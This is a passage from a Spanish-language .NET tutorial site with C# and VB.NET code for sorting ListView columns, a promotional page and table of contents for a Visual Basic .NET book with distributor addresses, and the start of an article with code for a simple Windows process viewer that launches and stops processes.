        */
        int menor = -1, mayor = 1;
        String s1, s2;
        //
        if (Sorting == SortOrder.None)
            return 0;
        /*
        ' Convertir el texto en el formato adecuado
        ' y tomar el texto de la columna en la que se ha pulsado
        */
        s1 = ((ListViewItem)a).SubItems[ColumnIndex].Text;
        s2 = ((ListViewItem)b).SubItems[ColumnIndex].Text;
        //
        // Asignar cuando es menor o mayor, dependiendo del orden de clasificación
```

```
        if (Sorting == SortOrder.Descending)
        {
            menor = 1;
            mayor = -1;
        }
        //
        switch(CompararPor)
        {
            case TipoCompare.Fecha:
                try
                {
                    DateTime f1, f2;
                    f1 = DateTime.Parse(s1);
                    f2 = DateTime.Parse(s2);
                    //
                    if( f1 < f2 )
                        return menor;
                    else if( f1 == f2 )
                        return 0;
                    else
                        return mayor;
                }
                catch
                {
                    return System.String.Compare(s1, s2, true) * mayor;
                }
                //break;
            case TipoCompare.Numero:
                try
                {
                    decimal n1, n2;
                    n1 = decimal.Parse(s1);
                    n2 = decimal.Parse(s2);
                    if( n1 < n2 )
                        return menor;
                    else if( n1 == n2 )
                        return 0;
                    else
                        return mayor;
                }
                catch
                {
                    return System.String.Compare(s1, s2, true) * mayor;
                }
                //break;
            default:
                //case TipoCompare.Cadena:
                return System.String.Compare(s1, s2, true) * mayor;
                //break;
        }
    }
}
```

El código del formulario:

```
private void Form1_Load(object sender, System.EventArgs e)
{
    // Configurar el listview
    listView1.View = View.Details;
    listView1.FullRowSelect = true;
    listView1.GridLines = true;
    listView1.LabelEdit = false;
    listView1.Columns.Clear();
    listView1.Items.Clear();
    listView1.Columns.Add("Cadena", 90, HorizontalAlignment.Left);
    listView1.Columns.Add("Número", 90, HorizontalAlignment.Right);
    listView1.Columns.Add("Fecha", 90, HorizontalAlignment.Left);
    // Asignar algunos valores al listview
```

```
    System.Random r = new System.Random();
    for( int i = 0; i <= 12; i++ )
    {
        ListViewItem lvi = listView1.Items.Add("Elemento " + i.ToString());
        lvi.SubItems.Add(((i + 1) * 2500).ToString("###,###"));
        switch( r.Next(1, 3) )
        {
            case 3:
                lvi.SubItems.Add((DateTime.Now.AddYears(i).ToString("dd/MM/yyyy")));
                break;
            case 2:
                lvi.SubItems.Add((DateTime.Now.AddMonths(i).ToString("dd/MM/yyyy")));
                break;
            case 1:
                lvi.SubItems.Add((DateTime.Now.AddDays(i).ToString("dd/MM/yyyy")));
                break;
        }
    }
    // Por defecto se clasifica por la primera columna
    listView1.Sorting = SortOrder.Ascending;
    listView1.Sort();
}

private void listView1_ColumnClick(object sender, System.Windows.Forms.ColumnClickEventArgs e)
{
    /*
    ' ================================================
    ' Usando la clase ListViewColumnSort con constructor
    ' ================================================
    '
    ' Crear una instancia de la clase que realizará la comparación
    ' indicando la columna en la que se ha pulsado
    */
    ListViewColumnSort oCompare = new ListViewColumnSort(e.Column);
    /*
    ' La columna en la que se ha pulsado
    ' esto sólo es necesario si no se utiliza el contructor parametrizado
    'oCompare.ColumnIndex = e.Column
    */
    /*
    Asignar el orden de clasificación
    */
    if( listView1.Sorting == SortOrder.Ascending )
        oCompare.Sorting = SortOrder.Descending;
    else
        oCompare.Sorting = SortOrder.Ascending;
    listView1.Sorting = oCompare.Sorting;
    /*
    El tipo de datos de la columna en la que se ha pulsado
    */
    switch( e.Column )
    {
        case 0:
            oCompare.CompararPor = ListViewColumnSort.TipoCompare.Cadena;
            break;
        case 1:
            oCompare.CompararPor = ListViewColumnSort.TipoCompare.Numero;
            break;
        case 2:
            oCompare.CompararPor = ListViewColumnSort.TipoCompare.Fecha;
            break;
    }
    // Asignar la clase que implementa IComparer
    // y que se usará para realizar la comparación de cada elemento
    listView1.ListViewItemSorter = oCompare;
    //
}
```

Para evitar problemas al añadir elementos a un ListView

(20/Dic/2002)

Cuando añadimos nuevos elementos a un ListView, si este está utilizando una clase para clasificar los elementos, puede que tengamos problemas al hacerlo, sobre todo si la columna a clasificar no es la primera.
Esto es así debido a que cada vez que añadimos un elemento a la colección Items, el objeto que hemos indicado para la clasificación, intentará clasificar usando esa columna, pero si dicha columna no es la primera, se producirá una excepción, por la sencilla razón de que al añadir el nuevo elemento, sólo asignamos el Subitem(0), que es el que corresponde al contenido de la primera columna.
Realmente, este problema sólo surge si añadimos los elementos de la forma "habitual", (al menos la habitual para mi):

```
With ListView1.Items.Add("texto nuevo")
    .Subitems.Add("el texto del subitem")
End With
```

Pero si usas un objeto del tipo ListViewItem, no tendrás ningún problema:

```
ListView1.Items.Add(elItem)
```

De todas formas, para evitar "problemas", te recomiendo lo siguiente:
Cuando vayas a añadir nuevos elementos a un ListView, desactiva el objeto que se encarga de clasificar los elementos.
¿Cómo se hace eso?
Muy simple, asigna un valor nulo a la propiedad ListViewItemSorter.


En Visual Basic .NET sería esto: `ListView1.ListViewItemSorter = Nothing`
En C# sería esto otro: `ListView1.ListViewItemSorter = null;`

Espero que esta aclaración te evite algunos quebraderos de cabeza.

Además de esta aclaración, la actualización de hoy también implica un cambio en el código.
No son cambios importantes, sólo son pequeños cambios que, posiblemente, mejorarán el rendimiento y cambios para usar, en la medida de lo posible (al menos con VB), clases propias del .NET Framework, en lugar de las que incluyen el Visual Basic.
Las funciones (o instrucciones) afectadas son:
CType, se cambia por **DirectCast**, ya que esta última rinde mejor cuando el objeto a convertir es del tipo esperado.
Los **CDate** y **CDec** se cambian por **DateTime.Parse** y **Decimal.Parse** respectivamente.
El **StrComp** de VB y el s1**.CompareTo** de C#, se cambia por String**.Compare**, ya que este método permite especificar, (al igual que StrComp), si se tendrá en cuenta la diferencia entre mayúsculas/minúsculas.

Los ficheros con el código, (tanto para VB como para C#), tienen las nuevas versiones de la clase ListViewColumnSort.

Aquí están los dos proyectos, el de Visual Basic y C#: clasificarListView.zip 17.7 KB



Manual Imprescindible de Visual Basic .NET

Ficha del libro

Colección	MANUALES IMPRESCINDIBLES
Autor/Otros	Som Cerezo, Guillermo (Autor/a)
Nº Páginas	480
Formato	17,50 x 22,50 cm.
Referencia	2311110
I.S.B.N.	84-415-1394-5
Código EAN	9788441513945
Precio sin IVA	19,23 € (3.200 Ptas.)
Precio con IVA	20,00 € (3.328 Ptas.)
Encuadernación	Rústica Hilo
Edición	1ª
Fecha de publicación	08 Agosto 2002

Otros criterios de clasificación

Materia Programación>Lenguajes de programación
Nivel Básico/Medio
Tipo de libro Aprendizaje

Reseña

Índice

Nota del 09/May/2003
Si quieres conseguir el Visual Studio .NET Professional (en español) por la cara... (realmente comprado mi libro), sigue este link.

Nota del 08/Nov/2002
Las direcciones de los distribuidores "oficiales" en Latinoamérica
(sigue el link para ver las direcciones postales y de correo electrónico)

Nota: (19/Sep/2002)
Si quieres bajarte el código de cada uno de los capítulos del libro, puedes hacerlo desde la página indicada en el libro, (en la web de Anaya: http://www.anayamultimedia.es/atencion/atefr3.htm -está por el final de la página-), o desde este link, (aquí mismo, en web).

Nota: (04/Sep/2002)
Si no resides en España y estás interesado en comprar el libro, (confío en que así sea), y no lo encuentras en las librerías, puedes hacer tu pedido a: cga.exportacion@anaya.es.
Si indicas el ISBN será más seguro, ya que así no te enviarán otro libro por "error". El ISBN es: 84-415-1394-5
Gracias adelantadas.

Nota: (22/Ago/2002)
Esta es la información publicada en la Web de Anaya Multimedia, sección de Manuales Imprescindibles, visitala para estar más al día sobre precios, disponibilidad, etc.

Reseña:

Visual Basic .NET es la versión más reciente del lenguaje de programación más utilizado en el entorno de Windows. Son muchas las novedades que esta nueva versión ofrece al desarrollador de Visual Basic, tantas que muchos piensan que en realidad es un lenguaje diferente. Los programadores de Visual Basic ahora pueden aprovechar sus conocimientos y capacidades para crear la próxima generación de aplicaciones y servicios Web XML.

En el Manual Imprescindible de Visual Basic .NET se abordan las novedades más importantes, explicadas de forma comprensible para quien quiera iniciarse en el mundo de la programación e igualmente útiles para aquellos que tienen conocimientos previos en la programación, pero que temen dar el salto a una versión que se presenta con muchos cambios e incluso incompatibilidades con las versiones anteriores. Entre esas novedades, podemos destacar la herencia, característica que convierte a Visual Basic .NET en un lenguaje verdaderamente orientado a objetos.

El autor de este libro, Guillermo Som es conocido en Internet por su portal dedicado casi exclusivamente a la programación con Visual Basic, (http://guille.costasol.net/), en el que se pueden encontrar numerosos ejemplos y trucos que han sido y siguen siendo de utilidad a muchos programadores, tanto noveles como expertos. También se le conoce por sus aportaciones en los grupos de discusión y desde noviembre de 1997 es reconocido por Microsoft como MVP (Most Valuable Professional) de Visual Basic.

Índice:

Cómo usar este libro

¿A quién va dirigido este libro?

Convenios utilizados en este libro

Información de soporte

Introducción

Breve historia de Visual Basic

Características de Visual Basic .NET

Conceptos elementales

¿Qué es .NET Framework?

¿Qué es el Common Language Runtime?

¿Qué es un namespace o espacio de nombres?

¿Qué es un ensamblado?

¿Qué es el Common Type System?

¿Qué es el Common Language Specification?

Capítulo 1. Conceptos básicos

Introducción

Crear un nuevo proyecto de Visual Basic .NET

Variables, constantes y tipos de datos

Object: El tipo de dato elemental

Variables y constantes: Conceptos básicos

Diferencia entre Variables y Constantes

Reservar espacio de memoria para variables y constantes

Asignar valores alfanuméricos

Especificar el tipo de datos al declarar una variable

Declarar variables y constantes de un tipo específico

Declarar variables con un valor inicial

Los tipos de datos soportados por Visual Basic .NET

¿Es necesario declarar las variables a usar?

Declarar varias variables en una misma línea

Ventajas de declarar constantes en lugar de usar un valor directamente

Conversión de datos de distintos tipos

Expresiones numéricas y alfanuméricas

Operadores de incremento

Funciones de conversión

Unión de cadenas (concatenación)

Resumen

Capítulo 2. Elementos de un proyecto

Introducción

Tipos de archivos de una aplicación de Visual Basic .NET

Clases, módulos, espacios de nombres

Ámbito o visibilidad

Modificadores de visibilidad

Un ejemplo práctico (crear nuevos proyectos)

Los distintos elementos de un proyecto

¿Dónde escribir el código?

Usando clases de .NET Framework

Compilando el código

Usando otros procedimientos

Más información, mejores aplicaciones

Estructurar el código usando procedimientos

Procedimientos con parámetros

Tipos de parámetros

Procedimientos con varios parámetros

Funciones: Procedimientos que devuelven valores

Indicar el tipo de dato devuelto por una función

Propiedades y métodos

Resumen

Capítulo 3. Control de flujo

Introducción

Expresiones lógicas

Operadores lógicos y relacionales

Realizar más de una comparación

Operación a nivel de bits

Elegir una opción entre varias

Diferencias entre And y AndAlso

Diferencias entre Or y OrElse

Otra forma de elegir entre varias opciones

Bucles y repetición de código

Otra forma de bucles condicionales

Bucles de repetición definida

Repetir de forma descendente o con incremento distintos de uno

Resumen

Capítulo 4. Otros tipos de variables (matrices)

Introducción

Matrices (Arrays)

Declarar arrays

Indicar el número de elementos de un array

Acceder a un elemento del array

Inicializar un array

Cambiar el tamaño de un array

Conservar los valores al redimensionar un array

Eliminar un array

Algunas propiedades y métodos de los arrays

Usando cadenas con formato

Clasificar el contenido de un array

Otras operaciones con arrays (copiar arrays)

Arrays multidimensionales

Inicializar arrays multidimensionales

Redimensionar un array multidimensional

Funciones que devuelven arrays

Resumen

Capítulo 5. Tratamiento de errores

Introducción

Tratamiento de errores en Visual Basic .NET

Interceptar varios errores

¿Para qué sirve Finally?

Tratamiento de errores no estructurados

Producir nuestros propios errores

Captura automática de errores no capturados

Resumen

Capítulo 6. Clases

Introducción

Empezando por la base

La programación orientada a objetos

Crear nuevas clases

¿Todo en .NET Framework son clases?

Crear una clase

Propiedades y métodos

Modificadores de accesibilidad (visibilidad)

Ensamblados y espacios de nombres

¿Cómo acceder a una clase de un Namespace?

Clases definidas en otras clases

¿Son públicos todos los elementos declarados Public?

Resumen

Capítulo 7. Programación Orientada a Objetos

Introducción

Herencia: La base de la OOP

¿Qué podemos heredar?

Mejorar la clase heredada

Constructores: el punto de entrada de las clases

Constructores parametrizados

Resumen

Capítulo 8. Sobrecarga de procedimientos

Introducción

Sobrecarga (Overload)

Fechas

Función Format

WITH

New sobrecargado, no heredado

Parámetros opcionales

Array de parámetros opcionales

Resumen

Capítulo 9. Polimorfismo e interfaces

Introducción

Polimorfismo

Interfaces

Polimorfismo usando interfaces

Polimorfismo usando herencia

Clases abstractas

Interfaces en clases abstractas

Normas en la nomenclatura de las interfaces

¿Qué tipos contiene una clase?

Array de clases

Resumen

Capítulo 10. Módulos, estructuras, enumeraciones

Introducción

Enumeraciones

¿Cómo usar las enumeraciones?

El nombre de los miembros de las enumeraciones

Estructuras

Constructores en las estructuras

Enumeraciones en las estructuras

With en las estructuras

Arrays de estructuras

Módulos

Elementos compartidos

Resumen

Capítulo 11. Colecciones

Introducción

Colecciones: conceptos básicos

Declarar un objeto como una colección

Añadir un nuevo elemento

Eliminar el último elemento

Eliminar el primer elemento

Eliminar un elemento cualquiera

Insertar un elemento

Recorrer todos los elementos

Tipos de colecciones

Colecciones basadas en IList

Colecciones basadas en IDictionary

Importar espacios de nombres

Las propiedades y métodos de las colecciones

Recorrer el contenido de una colección

Resumen

Capítulo 12. Colecciones (Parte II)

Introducción

Colecciones basadas en IList

Añadir nuevos elementos

Comprobar si está un elemento

Eliminar un elemento

Insertar un elemento

Acceder o modificar un elemento en particular

Acceder a todo el contenido de la colección

Colecciones basadas en IDictionary

Añadir nuevos elementos

Comprobar si está un elemento

Eliminar un elemento

Insertar un elemento

Acceder o modificar un elemento en particular

Acceder a todo el contenido de la colección

Otras colecciones

Un procedimiento genérico para recorrer los elementos de una colección

Resumen

Capítulo 13. Colecciones personalizadas

Introducción

Colecciones personalizadas

Crear una colección basada en DictionaryBase

Primer paso: Crear un nuevo proyecto

Propiedades predeterminadas

Resumen

Capítulo 14. Biblioteca de clases

Introducción

Crear una librería (o biblioteca) de clases

Configuración del proyecto

La clase Item

La clase Items

Métodos y propiedades personalizadas

Propiedad Item sobrecargada

Comprobar si un ID está en la colección

Averiguar el índice de un ID de la colección

Cambiar aleatoriamente el orden de los elementos

Clasificar los elementos de una colección

Elegir la propiedad por la que se clasificará la colección

Usar la biblioteca de clases desde otros proyectos

Resumen

Capítulo 15. Acceso a archivos

Introducción

Clases de entrada/salida de .NET Framework

Ejemplos de las clases de entrada/salida

Averiguar el directorio actual de nuestra aplicación

Asignar el directorio actual

Mostrar información sobre un directorio

Mostrar información sobre archivos

Guardar información en un archivo

Leer información de un archivo

Añadir métodos de entrada/salida a nuestras clases

Métodos de E/S en la clase-colección

Métodos de E/S en la clase Item

Trabajar con distintas versiones de los datos

Crear nuestras propias excepciones

Constructores de excepciones

Resumen

Capítulo 16. Aplicaciones Windows

Introducción

Aplicaciones gráficas

Crear un proyecto para Windows

Formularios: Las ventanas de Windows

- Añadir controles a un formulario
- Posicionar los controles en el formulario
- Dar tamaño a los controles
- Cambiar el texto de la etiqueta
- Cambiar la alineación del texto
- Cambiar el tipo de letra del texto mostrado

Interactuar con los formularios

- Eventos: La forma de comunicación en Windows
- Añadir un botón al formulario
- Acceder a los eventos de un control
- Añadiendo más controles al formulario
- Usar las propiedades de los controles como parámetros
- Inicializar los controles antes de mostrar el formulario
- Eventos en cascada
- Definir otros eventos
- Usar un mismo procedimiento para varios eventos

Algunos de los eventos más habituales

Los controles y sus características

Orden de tabulación de los controles

Tecla de acceso rápido

Resumen

Capítulo 17. Diseñar nuestra aplicación Windows

Introducción

Los controles más usuales

Label

Button

TextBox

CheckBox

RadioButton

GroupBox y Panel

ListBox

ComboBox

ListView

TabControl

ToolBar

MainMenu y ContextMenu

ImageList

NotifyIcon

OpenFileDialog

SaveFileDialog

Diseño de una aplicación de Windows

Añadir imágenes a ImageList

Diseñar los menús: El menú principal

Diseñar los menús: El menú contextual

Modificar una opción de un menú

Configurar la barra de herramientas (ToolBar)

Configurar el TabControl

Añadir controles a las fichas

Ajustar los controles al tamaño del formulario

Ajuste de los controles durante el diseño

Tamaño mínimo del formulario

Mostrar los tooltips

Agregar funcionalidad de arrastrar y soltar

Asignar un icono al formulario y al ejecutable

Resumen

Capítulo 18. Diseño de la aplicación (II)

Introducción

El código de los eventos de la aplicación

Consideraciones de diseño

Mejorar la legibilidad con enumeraciones

Habilitar sólo las opciones disponibles

Resumen

Capítulo 19. Diseño de la aplicación (III)

Introducción

Abrir archivos

Salir de la aplicación

Los eventos del menú de edición

Pulsación en los botones de la barra de herramientas

Seleccionar múltiples archivos

Arrastrar y soltar (Drag & Drop)

Resumen

Capítulo 20. Diseño de la aplicación (IV)

Introducción

Eliminar los elementos seleccionados de una lista

Editar un archivo de los mostrados en las listas


Mostrar un icono en el área de notificación

Crear menús en tiempo de ejecución

Crear un menú contextual para el icono de notificación

Resumen

Índice alfabético



Direcciones de los distribuidores de Anaya en Latinoamérica, en los que puedes pedir el libro.

Pues eso... aquí tienes las direcciones de las distribuidoras de Anaya Multimedia en Latinoamérica, en las cuales puedes pedir mi libro, por supuesto también puedes hacerlo en la primera dirección que muestro, válida también para los que no viven en los países aquí relacionados... aunque es posible que esta lista se amplíe (en cuanto me den más información).

Gracias adelantadas...
Guillermo

Te recuerdo el **ISBN** del libro, para que no haya ningún tipo de problema: **84-415-1394-5**

Genérico - **Argentina** - **Chile** - **México** - **Puerto Rico** - **Uruguay** - **Venezuela**

Esta dirección es válida en todos los casos:

COMERCIAL GRUPO ANAYA
COMERCIO EXTERIOR
C/ Juan Ignacio Luca de Tena 15
28027 Madrid España
Tfno.: 34-91-393 87 00
Fax.: 34-91-742 42 59
Correo electrónico: cga.exportacion@anaya.es

ARGENTINA

Distribuidora Cúspide
Avda. Montes de Oca 1601
C1270ABD Buenos Aires (Argentina)
Teléfono: 54 11 4303 8050
Fax: 54 11 4303 8027
libros@cuspide.com
http://www.cuspide.com/

CHILE

Arrayán Editores
Bernarda Morín, nº 435 (Providencia)
Casilla 1061 - Santiago de Chile (Chile)
Teléfono: 56-2-4314200
Fax: 56-2-2741041
E-mail: pmarinko@arrayan.cl

MÉXICO

Alianza Editorial Mexicana
Renacimiento 180
Col. San Juan Tlihuaca - Azcapotzalco
02400 México D.F. (México)
Teléfono: 55618333
Fax: 55614063 / 55536555
alianza@patriacultural.com.mx

PUERTO RICO

Editorial Plaza Mayor, Inc. 1500
Avda. Ponce de León, Local 2 Barrio "El Cinco"
00926 San Juan de Puerto Rico (Puerto Rico)
Teléfono: 1-787-7640455
Fax: 1-787-7640465
patrigut@prtc.net

URUGUAY

Ediciones Trecho S.A.
Maldonado 1092
11100 Montevideo (Uruguay)
Teléfono: 598 2 908 3606 / 900 7561
Fax: 598 2 900 5983

trecho@netgate.com.uy

VENEZUELA

Tecni - Ciencia Libros
Avda. La Salle, Res. Irbia. P.B. Local 1
Los Caobos Caracas (Venezuela)
Teléfono: (58 - 212) 793 75 91/ 793 20 92
Fax: (58 - 212) 793 65 66
tclibros@attglobal.net.

Microsoft .net **Cómo... en .NET**

Mostrar los procesos activos, iniciarlos y detenerlos

Procesos: Conceptos básicos

Publicado el 20/Dic/2002
Actualizado el 20/Dic/2002

En este artículo veremos cómo podemos obtener información de los procesos que hay activos, además de poder crear (o lanzar) nuevos procesos y también cómo eliminar o finalizar un proceso activo.

> **NOTA IMPORTANTE:**
> He de advertir que no se debe jugar con algunos de los procesos que se mostrarán al ejecutar este ejemplo, ya que pueden ser procesos del sistema y si los cerramos, es posible que produzcamos algún "percance".
> Por tanto, te rogaría que si vas a detener un proceso, lo hagas bien porque sabes que es eso lo que quieres hacer bien porque sea uno que has iniciado para comprobar si esto funciona...
> El que avisa...

Después de la recomendación, te voy a explicar un poco lo que hace la utilidad que te muestro en este artículo, así como algunas cosas que te pueden resultar interesantes en otras aplicaciones, aunque algunas de ellas ya las he mostrado con anterioridad.

En el código de ejemplo, podremos realizar las siguientes acciones con los procesos:
-Mostraremos en un ListView los procesos que hay activos, éstos se "refrescarán" cada cierto tiempo, (ese lapso de tiempo lo podremos definir nosotros), además de que pulsando en el botón **Actualizar** podremos refrescar dicha información.
-Podremos elegir un ejecutable o cualquier tipo de documento para poder iniciarlo.
-Y como ya te he comentado en la nota anterior, podremos detener o "eliminar" el proceso que queramos, es decir seleccionamos un proceso de la lista y si pulsamos en el botón **Detener**, éste proceso finalizará.

Además de manejar los procesos, veremos cómo clasificar el contenido de un ListView y cómo simular líneas 3D para usarlas como separador en un formulario.
El código de las líneas 3D no lo veremos aquí ya que está publicado en el artículo de cómo comprimir/descomprimir ZIPs.
Sin embargo la clase para clasificar las columnas de un ListView si que la veremos, a pesar de estar también publicada anteriormente en esta página, ya que le he introducido algunos cambios, aunque son sólo para ir "acostumbrándome" a usar las funciones propias del .NET Framework en lugar de las "específicas" de Visual Basic .NET; en esta ocasión he sustituido **StrComp** por **String.Compare** y los **CDate** y **CDec** por la función **Parse** de los tipos de datos implicados en la conversión; por otro lado, estoy intentando usar funciones que tengan mejor rendimiento, y he cambiado las conversiones realizadas con **CType** por **DirectCast**, ya que esta última tiene mejor rendimiento si los objetos a "convertir" son realmente del tipo que se quiere utilizar.

Diferencia entre CType y DirectCast:

Como comentario para que comprendas la diferencia entre CType y DirectCast, decirte que CType puede convertir un tipo de dato diferente del indicado, siempre y cuando esto sea posible, (por ejemplo, podemos convertir de Double a Integer), mientras que DirectCast fallaría en esa conversión, simplemente porque un Double no es del tipo Integer.
Por tanto, si piensas que es mejor usar CType, ¡adelante! así te asegurarás de que se puedan hacer más conversiones... pero si sabes que el objeto a convertir "debería" ser del mismo tipo que el objeto una vez convertido, es recomendable usar DirectCast.

Respecto al uso de la clase para clasificar los elementos de un ListView, he de aclarar que, mientras estemos añadiendo elementos al ListView, debemos quitar la asignación a la propiedad **ListViewItemSorter**, ya que de no hacerlo, (y hemos clasificado por cualquier columna distinta de la primera), se producirá una excepción al no estar asignado el elemento cuando el ListView "intenta" clasificar el contenido de los elementos, ya que, mientras los está asignando, no existen todos los Subitems.

Una vez aclarado estas cosillas, pasemos a ver el código, tanto para Visual Basic .NET como para C#.

En este link puedes bajarte los proyectos de prueba: Procesos.zip 25.0 KB

¡A disfrutar!

Nos vemos.
Guillermo

Una captura de la ventana en tiempo de ejecución:

El programa en ejecución

Aquí tienes los links para las diferentes clases (para VB .NET):

- El código del formulario
- El código de la clase para clasificar los elementos de un ListView

El código del formulario

```
'--------------------------------------------------------------------------
' Procesos                                                      (17/Dic/02)
' para ver los procesos activos, iniciar y terminar procesos
'
' ©Guillermo 'guille' Som, 2002
'--------------------------------------------------------------------------
Option Strict On

Public Class fProcesos
    Inherits System.Windows.Forms.Form

#Region " Windows Form Designer generated code "
```

```
'...

#End Region
    '
    Private lvColumnsSortOrder() As SortOrder
    Const cIntervalDef As Double = 60000
    Private WithEvents temporizador As New Timers.Timer(cIntervalDef)
    Private openFD As New OpenFileDialog
    Private separador3D As cLine3DEx
    Private iniciando As Boolean = True
    '
    Private Sub btnCerrar_Click(ByVal sender As Object, _
                                ByVal e As System.EventArgs) _
                                Handles btnCerrar.Click
        Me.Close()
    End Sub

    Private Sub fProcesos_Load(ByVal sender As Object, _
                               ByVal e As System.EventArgs) _
                               Handles MyBase.Load
        separador3D = New cLine3DEx(linea1, linea2, Me)
        separador3D.IndentValue = 4
        separador3D.AdjustWidth = True
        '
        txtProceso.Text = ""
        txtArgumentos.Text = ""
        txtIntervalo.Text = cIntervalDef.ToString
        btnIniciar.Enabled = False
        btnDetener.Enabled = False
        '
        lblInfo.Text = "©Guillermo 'guille' Som, 2002"
        If DateTime.Now.Year > 2002 Then
            lblInfo.Text &= "-" & DateTime.Now.Year.ToString
        End If
        '
        ReDim lvColumnsSortOrder(lvProcesos.Columns.Count - 1)
        Dim i As Integer
        For i = 0 To lvProcesos.Columns.Count - 1
            lvColumnsSortOrder(i) = SortOrder.None
        Next
        '
        ' posicionarla arriba en el centro
        Me.Top = -4
        Me.Left = (Screen.PrimaryScreen.WorkingArea.Width - Me.Width) \ 2
        '
        ' asignar el evento para el temporizador
        ' esta es otra forma de hacerlo,
        ' además de usanr el Handles en el procedimiento
        AddHandler temporizador.Elapsed, AddressOf temporizador_Elapsed
        temporizador.Interval = 1000
        temporizador.Enabled = True
        '
        iniciando = False
    End Sub

    Private Sub fProcesos_Resize(ByVal sender As Object, _
                                 ByVal e As System.EventArgs) _
                                 Handles MyBase.Resize
        If iniciando Then Exit Sub
        If Me.WindowState <> FormWindowState.Minimized Then
            separador3D.Resize()
        End If
    End Sub

    Private Sub btnExaminar_Click(ByVal sender As Object, _
                                  ByVal e As System.EventArgs) _
                                  Handles btnExaminar.Click
        With openFD
            .Title = "Selecciona el ejecutable"
            .FileName = txtProceso.Text
            .Filter = "Ejecutables (*.exe)|*.exe|Todos los ficheros (*.*)|*.*"
            If .ShowDialog = DialogResult.OK Then
```

```
            txtProceso.Text = .FileName
        End If
    End With
End Sub

Private Sub btnIniciar_Click(ByVal sender As Object, _
                             ByVal e As System.EventArgs) _
                             Handles btnIniciar.Click
    ' iniciar el proceso indicado en la caja de textos
    '
    Try
        Dim proceso As New Process
        proceso.StartInfo.FileName = txtProceso.Text
        If txtArgumentos.Text <> "" Then
            proceso.StartInfo.Arguments = txtArgumentos.Text
        End If
        proceso.Start()
    Catch ex As Exception
        lblInfo.Text = " Error al iniciar el proceso: " & ex.Message
        MessageBox.Show("Error al inciar el proceso:" & vbCrLf & ex.Message)
    End Try
End Sub

Private Sub btnDetener_Click(ByVal sender As Object, _
                             ByVal e As System.EventArgs) _
                             Handles btnDetener.Click
    ' detener el argumento seleccionado de la lista
    Dim prog As String
    '
    Try
        prog = lvProcesos.SelectedItems(0).Text
    Catch 'ex As Exception
        Exit Sub
    End Try
    '
    Try
        Dim procesos() As Process = Process.GetProcessesByName(prog)
        procesos(0).CloseMainWindow()
        If procesos(0).HasExited = False Then
            procesos(0).Kill()
            procesos(0).Close()
        End If
        '
        btnActualizar_Click(btnActualizar, e)
    Catch ex As Exception
        lblInfo.Text = " Error al detener el proceso: " & ex.Message
        MessageBox.Show("Error al detener el proceso:" & vbCrLf & ex.Message)
    End Try
End Sub

Private Sub btnActualizar_Click(ByVal sender As Object, _
                                ByVal e As System.EventArgs) _
                                Handles btnActualizar.Click
    '
    temporizador.Enabled = False
    '
    Me.Cursor = Cursors.WaitCursor
    Me.Refresh()
    '
    lvProcesos.Items.Clear()
    lvProcesos.Sorting = SortOrder.None
    ' quitar la clase que clasificará los elementos,
    ' si no lo hacemos así, se producirá un error
    ' ya que intentará clasificar incluso cuando no estén asignados
    ' todos los subitems
    lvProcesos.ListViewItemSorter = Nothing
    '
    ' actualizar la lista con los procesos activos
    Dim procesos() As Process = Process.GetProcesses
    '
    Dim proceso As Process
    For Each proceso In procesos
```

```
            Try
                With lvProcesos.Items.Add(proceso.ProcessName)
                    .SubItems.Add(proceso.MainWindowTitle)
                    .SubItems.Add(proceso.StartTime.ToString("dd/MM   HH:mm:ss"))
                    Try
                        .SubItems.Add(proceso.PriorityClass.ToString)
                    Catch
                        .SubItems.Add(" <error>")
                    End Try
                End With
            Catch ex As Exception
                If MessageBox.Show(ex.Message, "Error al actualizar los procesos",
MessageBoxButtons.OKCancel) = DialogResult.Cancel Then
                    Exit Sub
                End If
            End Try
        Next
        '
        Me.Cursor = Cursors.Default
        '
        temporizador.Enabled = True
    End Sub

    Private Sub lvProcesos_SelectedIndexChanged(ByVal sender As Object, _
                                                ByVal e As System.EventArgs) _
                                                Handles lvProcesos.SelectedIndexChanged
        If iniciando Then Exit Sub
        btnDetener.Enabled = (lvProcesos.SelectedIndices.Count > 0)
    End Sub

    Private Sub txtProceso_TextChanged(ByVal sender As Object, _
                                       ByVal e As System.EventArgs) _
                                       Handles txtProceso.TextChanged
        If iniciando Then Exit Sub
        Try
            If IO.File.Exists(txtProceso.Text) Then
                btnIniciar.Enabled = True
            End If
        Catch ex As Exception
            btnIniciar.Enabled = False
        End Try
    End Sub

    Private Sub temporizador_Elapsed(ByVal sender As Object, _
                                     ByVal e As System.Timers.ElapsedEventArgs) _
                                     'Handles temporizador.Elapsed
        Static primeravez As Boolean = True
        '
        temporizador.Enabled = False
        btnActualizar_Click(btnActualizar, New EventArgs)
        ' si es la primera vez, cambiar el valor del intervalo
        If primeravez Then
            primeravez = False
            temporizador.Interval = cIntervalDef
        End If
        temporizador.Enabled = True
    End Sub


    Private Sub txtIntervalo_TextChanged(ByVal sender As Object, _
                                         ByVal e As System.EventArgs) _
                                         Handles txtIntervalo.TextChanged
        txtIntervalo_Leave(sender, New EventArgs)
    End Sub

    Private Sub txtIntervalo_Leave(ByVal sender As Object, _
                                   ByVal e As System.EventArgs) _
                                   Handles txtIntervalo.Leave
        Dim intervalo As Double
        '
        If iniciando Then Exit Sub
        '
        temporizador.Enabled = False
```

```
        Try
            intervalo = Double.Parse(txtIntervalo.Text)
        Catch 'ex As Exception
            intervalo = 0
        End Try
        temporizador.Interval = intervalo
        If intervalo > 100 Then
            temporizador.Enabled = True
        End If
    End Sub

    Private Sub lvProcesos_ColumnClick(ByVal sender As Object, _
                                       ByVal e As System.Windows.Forms.ColumnClickEventArgs) _
                                       Handles lvProcesos.ColumnClick
        ' clasificar según la columna pulsada
        '
        ' detener el temporizador
        Dim b As Boolean = temporizador.Enabled
        temporizador.Enabled = False
        '
        ' Crear una instancia de la clase que realizará la comparación
        ' indicando la columna en la que se ha pulsado
        Dim oCompare As New ListViewColumnSort(e.Column)
        '
        ' Asignar el orden de clasificación
        ' según el estado de clasificación de esa columna
        If lvColumnsSortOrder(e.Column) = SortOrder.Ascending Then
